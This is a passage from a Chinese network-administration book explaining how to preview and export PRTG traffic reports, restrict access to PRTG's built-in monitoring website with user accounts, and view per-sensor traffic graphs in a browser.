



图 7.26　创建好的流量报表计划任务

在如图 7.26 所示的界面中，单击顶部工具栏中的 View 按钮，或者直接双击报表计划任务，可预览流量报表。此时将打开如图 7.27 所示的对话框，选择好要预览流量的日期后，单击 OK 按钮，即可预览流量报表，如图 7.28 所示。





图 7.27　选择要预览报表的日期


利用预览窗口顶部工具栏中的工具按钮，可实现流量报表的打印、导出、导出成 PDF 文件。

**6. 利用网页访问流量监控**

在 PRTG 主界面中，单击左侧工具栏中的 Browser 按钮，可看到网页的访问效果。下面以真实的网页访问，介绍如何通过网页来监控网络流量。

(1) 流量监控网站设置

PRTG 内嵌了一个 Web 服务，用于发布流量监控。对内嵌的 Web 服务器的相关设置，由 PRTG 的 Options 对话框中的 Web Server 设置项来实现，如图 7.29 所示。




| | Bandwidth Traffic IN | | Bandwidth Traffic OUT | | Sum | | Coverage |
|---|---|---|---|---|---|---|---|
| | kbyte | kbit/second | kbyte | kbit/second | kbyte | kbit/second | % |
| 2010-12-10 14:00 - 15:00 | 59,198,686.278 | 285,908.794 | 17,633,832.765 | 85,159.174 | 76,832,519.043 | 371,067.968 | 47 |
| 2010-12-10 13:00 - 14:00 | 136,291,080.108 | 315,466.683 | 40,963,915.772 | 94,793.450 | 177,254,995.881 | 410,260.133 | 98 |
| 2010-12-10 12:00 - 13:00 | 120,397,879.077 | 274,019.255 | 35,976,055.908 | 81,879.160 | 156,373,934.985 | 355,898.415 | 100 |
| 2010-12-10 11:00 - 12:00 | 85,434,664.129 | 200,965.594 | 25,327,506.798 | 59,579.246 | 110,762,170.927 | 260,544.840 | 97 |

| | Bandwidth Traffic IN | | Bandwidth Traffic OUT | | Sum | | Coverage |
|---|---|---|---|---|---|---|---|
| | kbyte | kbit/second | kbyte | kbit/second | kbyte | kbit/second | % |
| Total Volume | 401,322,309.593 | | 119,901,311.243 | | 521,223,620.836 | | |
| Average | 115,788,798.564 | 269,090.081 | 34,607,205.546 | 80,352.758 | 75,198,002.055 | 349,442.839 | 14 |

图 7.28　预览生成的流量报表

从图 7.29 中可见，网站默认使用的端口为 TCP 8080。对于网站的访问，默认情况下，允许所有用户访问。若要设置访问限制，则选中 Limited Access: Access is only allowed for users defined on the "Users" page 单选按钮，然后在 Users 设置对话框中，设置允许访问的用户名及对应的密码，如图 7.30 所示。单击 Edit 按钮，可设置和修改账户的密码。

设置网站受限访问和允许访问的用户名和密码后，使用 http://192.168.168.15:8080





图 7.29　流量发布网站设置





图 7.30　设置允许访问流量监控网站的用户账户

地址访问网站时，就必须先登录验证用户身份，校验通过后，才能访问到流量监控的主页面。登录页面如图 7.31 所示，登录成功后，即可进入流量监控主页面，如图 7.32 所示。

若网站访问不设限，则直接进入流量监控主页面。对网站标题、管理员邮箱，流量图大小的设置，可在 Website 设置项中进行，如图 7.33 所示。

(2) 流量图的查看

在如图 7.32 所示的主页面中，默认显示了所有的 Sensor 列表。要查看某一个 Sensor 的流量图，可直接单击该 Sensor 链接，在新的页面中将详细显示该 Sensor 的流量图和统计信息，如图 7.34 所示。单击 Sensor List 链接，可显示和返回到如图 7.32 所示的界面，显示所有的 Sensor 列表。




图 7.31 流量监控网站登录页面

